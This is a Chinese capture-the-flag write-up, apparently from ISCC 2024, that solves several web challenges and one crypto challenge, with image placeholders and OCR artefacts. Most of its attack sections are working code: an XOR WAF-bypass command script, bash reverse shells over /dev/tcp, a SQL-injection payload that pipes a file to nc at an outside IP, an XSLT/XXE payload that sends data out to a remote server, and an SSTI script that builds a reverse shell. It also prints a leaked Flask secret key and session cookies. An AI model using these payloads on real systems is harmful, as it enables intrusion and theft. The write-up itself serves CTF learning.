
```
HTTP/1.1 200 OK
Date: Mon, 13 May 2024 06:36:26 GMT
Server: Apache/2.4.43 (Unix)
Content-Length: 113
Connection: close
Content-Type: text/html; charset=utf-8

<script>
  alert('□□□□□\n□□□:   1236515   \n□□:   123456  );
  location.href='index.php'
</script>
```

找回密码验证通过用新密码登录

工资查询有输入内容，随意尝试一下输入数据发现是xor运算



尝试直接查找flag时好像没有输出，但是用ls命令看到有一个配置文件



waf的内容，提示了ls和cat Docfile

```
1 <?php
```

```
function waf($param1, $param2){
    $validCombinations = [
        ["%00%00", "%6c%73"],
        ["%00%00%00%01%00%00%00%00%00%00%00%00",
"%63%61%74%21%44%6f%63%66%69%6c%65"]
    ];
    if(preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\
(|\"/i", $param1) or preg_match("/flag|system|php|cat|sort|shell|\.|
|\'|\`|echo|\;|\(|\"/i", $param2)){
        return false;
    }else{
        if (strpos($param1, '%') !== false or strpos($param2, '%') !== false) {
        foreach ($validCombinations as $combination) {
            if (($param1 === $combination[0] && $param2 === $combination[1]) ||
                ($param1 === $combination[1] && $param2 === $combination[0])) {
                    return true;
            }
        }
        return false;
    }
    return true;
}
}
```

cat Docfile拿到配置文件，flag文件应该在容器中

```
#运管:2023-5-10
  secret.host:
    image: nginx
    container_name: secret.host
    volumes:
      - ./:/etc/nginx/conf.d/
```

写一个脚本方便执行命令

```
import requests
from bs4 import BeautifulSoup


def quest(A, B):
    # 请求头
    headers = {
```

```
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
        'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
        'Accept-Encoding': 'gzip, deflate',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Origin': 'http://101.200.138.180:60000',
        'Connection': 'close',
        'Referer': 'http://101.200.138.180:60000/gongzi_iscc.php',
        'Cookie': 'PHPSESSID=tv4mc8prrfsor3d5ea16gl90st; sign=19528176342cf0870f5327eca3e88776',
        'Upgrade-Insecure-Requests': '1',
    }

    # 请求体
    data = {
        'basicSalary': A,
        'performanceCoefficient': B,
        'calculate': ''
    }

    # 发送 POST 请求
    response = requests.post('http://101.200.138.180:60000/gongzi_iscc.php', headers=headers, data=data)

    # 使用 BeautifulSoup 解析网页内容
    soup = BeautifulSoup(response.content, 'html.parser')

    # 查找指定的 CSS 选择器路径的元素
    target_elements = soup.select(
        'html body.fix-header.fix-sidebar.card-no-border div#main-wrapper div.page-wrapper div.container-fluid div.result-container div.result-box')

    # 如果查询结果不为空，则输出结果
    if target_elements:
        for element in target_elements:
            print(element)
    else:
        print("未找到指定元素")


def xor_strings(s1, s2):
    """对两个字符串进行异或运算"""
    # 确保两个字符串长度相同
```

```python
    if len(s1) != len(s2):
        raise ValueError("输入字符串长度不一致")

    # 执行异或运算
    result = ""
    for i in range(len(s1)):
        # 将字符转换为 ASCII 码，执行异或运算，并将结果转换回字符
        result += chr(ord(s1[i]) ^ ord(s2[i]))
    quest(result, s2)


if __name__ == '__main__':
    while True:
        # 输入的 XOR 运算结果
        a_1 = input("输入命令:  ")
        # 生成与 a_1 长度相同的重复字符
        a_2 = "1" * len(a_1)
        # 执行 XOR 运算
        xor_strings(a_1, a_2)
```

用一个在线的网站反弹shell

```
bash -c "bash -i >& /dev/tcp/ip/port 0>&1"
```

因为发现不知道是环境被人删了还是本来就没有，所以用/dev/tcp发请求读取文件

```
exec 9<>/dev/tcp/secret.host/80

echo -e "GET /flag HTTP/1.1\r\nHost: secret.host\r\n\r\n" >&9

cat <&9
```

```
To force-exit this listener, type [redacted] on your Root Server
Listening on [redacted]
listening on [any] 37168 ...
connect to [100.126.224.4] from (UNKNOWN) [101.200.138.180] 39774
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
daemon@acf8b1604b87:/usr/local/apache2/htdocs$ pwd
/usr/local/apache2/htdocs
<cal/apache2/htdocs$ exec 9<>/dev/tcp/secret.host/80
<ET /flag HTTP/1.1\r\nHost: secret.host\r\n\r\n" >&9
daemon@acf8b1604b87:/usr/local/apache2/htdocs$ cat <&9
HTTP/1.1 200 OK
Server: nginx/1.25.5
Date: Mon, 13 May 2024 13:22:35 GMT
Content-Type: application/octet-stream
Content-Length: 22
Connection: keep-alive

ISCC{AlmUMsPBmCPmHF7!}daemon@acf8b1604b87:/usr/local/apache2/htdocs$
```


这题我出不了了

http://lorexxar.cn/2017/11/10/hitcon2017-writeup/#/sql-so-hard

```
1
2 const mysql = require("mysql");
3 const pg = require("pg"); // use pg@7.0.2
4 // WAF
5 const WAFWORDS = ["select", "union", "and", "or", "delete", "drop", "create",
  "alter", "truncate", "exec", "xp_cmdshell", "insert", "update", "sp_",
  "having", "exec master", "net user", "xp_", "waitfor", "information_schema",
  "table_schema", "sysobjects", "version", "group_concat", "concat", "distinct",
  "sysobjects", "user", "schema_name", "column_name", "table_name", "\", "/",
  "*", " ", ";", "--", "(", ")", "'", """, "=", "<", ">", "!=", "<>", "<=",
  ">=", "||", "+", "-", ",", ".", "[", "]", ":", "||", "*/", "/*", "_", "%"]
6
7 fs.readFile('printFlag', 'utf8', (err, data) => {
```


直接拿脚本跑反弹shell，记得改服务器地址

```python
from random import randint
import requests
# payload = "union"
payload = """','')/*%s*/returning(1)as"\\'/*",(1)as"\\'*/-(a='child_process')/*",(2)as"\\'*/-(b='/printFlag|nc 185.117.118.21 36339')/*",(3)as"\\'*/-console.log(process.mainModule.require(a).exec(b))]=1//"--""" % ('*1024*1024*16)
username = str(randint(1, 65535))+str(randint(1, 65535))+str(randint(1, 65535))
print(username)
data = {
            'username': username + payload,
                'password': 'AAAAAAAAAAAA'
                }
print('ok')
r = requests.post('http://101.200.138.180:32031/register_7D85tmEhhAdgGu92', data=data)
print(r.content.decode('utf-8'))
```



一道普通的XSS题目

扫描目录扫出/hints，点击祝好运进入/lucky，访问/adminbot，显示缺失url参数，xlst触发xxe进行外带攻击



Lucky!

```
app.get('/flag', (req, res) => {
    res.end(req.cookies?.FLAG ?? 'ISCC{SXNfaXRfdHJ1ZQ==}');
});
```

```
const xmls = `
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY xxe SYSTEM "http://101.200.138.180:30280/flag">
]>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                version="1.0">
    <xsl:template match="/asdf">
        <HTML>
            <HEAD>
                <TITLE></TITLE>
            </HEAD>
            <BODY>
                <img>
                    <xsl:attribute name="src">
                        http://yourserver.com/?&xxe;
                    </xsl:attribute>
                </img>
            </BODY>
        </HTML>
    </xsl:template>
</xsl:stylesheet>`;

const xmlStylesheet = `data:text/plain;base64,${btoa(xmls)}`;

const xml = `
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="${xmlStylesheet}"?>
<asdf></asdf>`;

const xss = encodeURIComponent(xml);

console.log(xss);


//这里是将flag的内容放到xxe的实体中，然后将xxe的内容放到src中，这样就能将flag的内容发送到远程服务器了
```

执行js脚本获取payload

node aaa.js


vps监听


nc -lvp [yourvpsport]

浏览器访问

http://101.200.138.180:30280/adminbot?url=http://101.200.138.180:30280/flag?payload=xxxxxxxxxxxxx

回来吧永远滴神






添加&answer4=可以更改session，以后每一步都要加上session

```
session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQeRg.vVNIcqLmbJxDHGyZu16Fu4fvadg
```


前往下一关，明显的SSTI模板注入，还有一部分flag

复制下来解码得到Flag[0]:




使用脚本计算payload反弹shell，获取到第二部分flag


```python
import functools
import time
import requests
from fenjing import exec_cmd_payload

url = "http://101.200.138.180:16356/evlelLL/6469796967756l6e"
# session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQrdg.TTUE-T5iRTAmIfSy5szAO9ZMgkA
cookies = {'session': 'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQetQ.DRTu0Zk-8m2iWOVbrT6QMw9dRnU'}


@functools.lru_cache(1000)
def waf(payload: str):  # 如果字符串s可以通过waf则返回True，否则返回False
    time.sleep(0.02)  # 防止请求发送过多
    resp = requests.post(url, cookies=cookies, timeout=10, data={"iIsGod": payload})
    # print(resp.text)
    return "大胆" not in resp.text


if __name__ == "__main__":
    shell_payload, will_print = exec_cmd_payload(
        waf, 'bash -c "bash -i >& /dev/tcp/185.117.118.21/36339 0>&1"'
    )
    if not will_print:
        print("这个payload不会产生回显！ ")
    print(f"{shell_payload=}")
```



payload输入到在浏览器里



继续查询得到第三部分flag



读取源码分析

```
god@2f643a163813:/usr/src/app$ cat app.py
# -*- coding: utf-8 -*-
from flask import Flask, request, render_template, render_template_string, jsonify, session, redirect, url_for, current_app
from level import level
app = Flask(import_name=__name__,
            static_url_path='/static',
            static_folder='static',
            template_folder='templates')
app.secret_key = 'GVASDGDJGHiAsdfgmkdfjAhSljkD.IjOdrgSsddggkhukDdHAGOTJSFGLDGSADASSGDFJGHKJFDG ' # 随机生成的安全秘钥
@app.route('/')
@app.route('/index')
def index():
    # Session存储在服务器上，而Cookie存储在用户浏览器上
    session.pop('answers_correct', None) # 从session中移除'answers_correct'键，否则返回None
    return render_template('index.html') # 通过render_template函数渲染并返回index.html模板
@app.route('/submit-answers', methods=['POST'])
def submit_answers():
    # 从POST请求中获取答案并判断是否与正确答案匹配
    answer1 = request.form.get('answer1')
    answer2 = request.form.get('answer2')
    answer3 = request.form.get('answer3')
    correct_answers = {'answer1': 'VN', 'answer2': '卡莎', 'answer3': '小狗'}
    # 如果全部匹配，设置session 'answers_correct'为真并返回一个表示成功的JSON响应
    if answer1 == correct_answers['answer1'] and answer2 == correct_answers['answer2'] and answer3 == correct_answers['answer3']:
        session['answers_correct'] = True
        return jsonify(success=True)
    # 如果不匹配，返回一个包含错误信息的JSON响应
    else:
        return jsonify(error='对神的膜拜不够虔诚！伟大的神决定再给你一次机会，务必好好珍惜！')
```

拿到加密flag的代码

```python
@app.route('/caught')
def caught():
    return "逮到你了！不可以在未经允许的情况下访问喵~"
@app.route('/ch4Os__xi4oHmdm', methods=['GET'])
def chaos_1():
    html_content = f'''
<pre>
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
from Crypto.Random import get_random_bytes
from enum import Enum
class Mode(Enum):
    ECB = 0x01
    CBC = 0x02
    CFB = 0x03
class Cipher:
    def __init__(self, key, iv=None):
        self.BLOCK_SIZE = 64
        self.KEY = [b2l(key[i:i+self.BLOCK_SIZE//16]) for i in range(0, len(key), self.BLOCK_SIZE//16)]
        self.DELTA = 0x9e3779b9
        self.IV = iv
        self.ROUNDS = 64
        if self.IV:
            self.mode = Mode.CBC if iv else Mode.ECB
            if len(self.IV) * 8 != self.BLOCK_SIZE:
                self.mode = Mode.CFB
    def _xor(self, a, b):
```

```
28          return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
29      def encrypt_block(self, msg):
30          m0 = b2l(msg[:4])
31          m1 = b2l(msg[4:])
32          msk = (1 << (self.BLOCK_SIZE//2)) - 1
33          s = 0
34          for i in range(self.ROUNDS):
35              s += self.DELTA
36              m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1
    >> 5) + self.KEY[(i+1) % len(self.KEY)])
37              m0 &= msk
38              m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^
    ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
39              m1 &= msk
40          return l2b((m0 << (self.BLOCK_SIZE//2)) | m1)
41      def encrypt(self, msg):
42          msg = pad(msg, self.BLOCK_SIZE//8)
43          blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg),
    self.BLOCK_SIZE//8)]
44          ct = b''
45          if self.mode == Mode.ECB:
46              for pt in blocks:
47                  ct += self.encrypt_block(pt)
48          elif self.mode == Mode.CBC:
49              X = self.IV
50              for pt in blocks:
51                  enc_block = self.encrypt_block(self._xor(X, pt))
52                  ct += enc_block
53                  X = enc_block
54          elif self.mode == Mode.CFB:
55              X = self.IV
56              for pt in blocks:
57                  output = self.encrypt_block(X)
58                  enc_block = self._xor(output, pt)
59                  ct += enc_block
60                  X = enc_block
61          return ct
62  if __name__ == '__main__':
63      KEY = get_random_bytes(16)
64      IV = get_random_bytes(8)
65      cipher = Cipher(KEY, IV)
66      FLAG = b'xxxxxxxxxxxxxxxxxxx'
67      ct = cipher.encrypt(FLAG)
68      # KEY: 336262386665633830653931323835373337356636633838356366626438613
69      print(f'KEY: {{KEY.hex()}}')
70      # IV: 643435373733376630343464623939 31
71      print(f'IV: {{IV.hex()}}')
```


```
    # Ciphertext: 1cb8db8cabe8edbbddb236d5eb6f0cdeb610e9af855b52d3
    print(f'Ciphertext: {{ct.hex()}}')
```

编写对应的解密脚本

```
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
from Crypto.Random import get_random_bytes
from enum import Enum


class Mode(Enum):
    ECB = 0x01
    CBC = 0x02
    CFB = 0x03


class Cipher:
    def __init__(self, key, iv=None):
        self.BLOCK_SIZE = 64
        self.KEY = [
            b2l(key[i:i + self.BLOCK_SIZE // 16])
            for i in range(0, len(key), self.BLOCK_SIZE // 16)
        ]
        self.DELTA = 0x9E3779B9
        self.IV = iv
        self.ROUNDS = 64
        if self.IV:
            self.mode = Mode.CBC if iv else Mode.ECB
            if len(self.IV) * 8 != self.BLOCK_SIZE:
                self.mode = Mode.CFB
        print(f"Mode: {self.mode}")

    def _xor(self, a, b):
        return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))

    def encrypt_block(self, msg):
        m0 = b2l(msg[:4])
        m1 = b2l(msg[4:])
        msk = (1 << (self.BLOCK_SIZE//2)) - 1
        s = 0
        for i in range(self.ROUNDS):
            s += self.DELTA
            m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1
>> 5) + self.KEY[(i+1) % len(self.KEY)])
```

```
            m0 &= msk
            m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
            m1 &= msk
        return l2b((m0 << (self.BLOCK_SIZE//2)) | m1).rjust(self.BLOCK_SIZE // 8, b'\x00')



    def encrypt(self, msg):
        msg = pad(msg, self.BLOCK_SIZE//8)
        blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg), self.BLOCK_SIZE//8)]
        ct = b''
        if self.mode == Mode.ECB:
            for pt in blocks:
                ct += self.encrypt_block(pt)
        elif self.mode == Mode.CBC:
            X = self.IV
            for pt in blocks:
                enc_block = self.encrypt_block(self._xor(X, pt))
                ct += enc_block
                X = enc_block
        elif self.mode == Mode.CFB:
            X = self.IV
            for pt in blocks:
                output = self.encrypt_block(X)
                enc_block = self._xor(output, pt)
                ct += enc_block
                X = enc_block
        return ct



    def decrypt_block(self, ct):
        m0 = b2l(ct[:4])
        m1 = b2l(ct[4:])
        msk = (1 << (self.BLOCK_SIZE // 2)) - 1
        s = self.DELTA * self.ROUNDS
        for i in range(self.ROUNDS):
            m1 -= (
                    ((m0 << 4) + self.KEY[(self.ROUNDS - 1 - i + 2) % len(self.KEY)])
                    ^ ((m0 + s)
                       ^ (m0 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 3) % len(self.KEY)])
            )
```

```
            m1 &= msk
            m0 -= (
                    ((m1 << 4) + self.KEY[(self.ROUNDS - 1 - i) %
len(self.KEY)])
                    ^ (m1 + s)
                    ^ ((m1 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 1) %
len(self.KEY)])
            )
            m0 &= msk
            s -= self.DELTA
        return l2b((m0 << (self.BLOCK_SIZE // 2)) | m1)

    def decrypt(self, ct):
        blocks = [
            ct[i: i + self.BLOCK_SIZE // 8]
            for i in range(0, len(ct), self.BLOCK_SIZE // 8)
        ]
        msg = b""
        if self.mode == Mode.ECB:
            for ct_block in blocks:
                msg += self.decrypt_block(ct_block)
        elif self.mode == Mode.CBC:
            X = self.IV
            for ct_block in blocks:
                decrypted_block = self._xor(X, self.decrypt_block(ct_block))
                msg += decrypted_block
                X = ct_block
        elif self.mode == Mode.CFB:
            X = self.IV
            for ct_block in blocks:
                output = self.encrypt_block(X)
                decrypted_block = self._xor(output, ct_block)
                msg += decrypted_block
                X = ct_block
        return unpad(msg, self.BLOCK_SIZE // 8)

if __name__ == '__main__':
    KEY = bytes.fromhex(
        "336262386665633830653931323835373337356636633838356366626438613 3"
    )
    IV = bytes.fromhex("6434353737333766303434646239393 1")
    cipher = Cipher(KEY, IV)
    ct = bytes.fromhex("1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808")
    print(f"FLAG: {cipher.decrypt(ct)}")
```



连接四部分使用栅栏密码解密

```
1  I{n_zIcCmoSFdoLEoaeoClrai_unIUCaehJST_k}
```

栅栏解密：

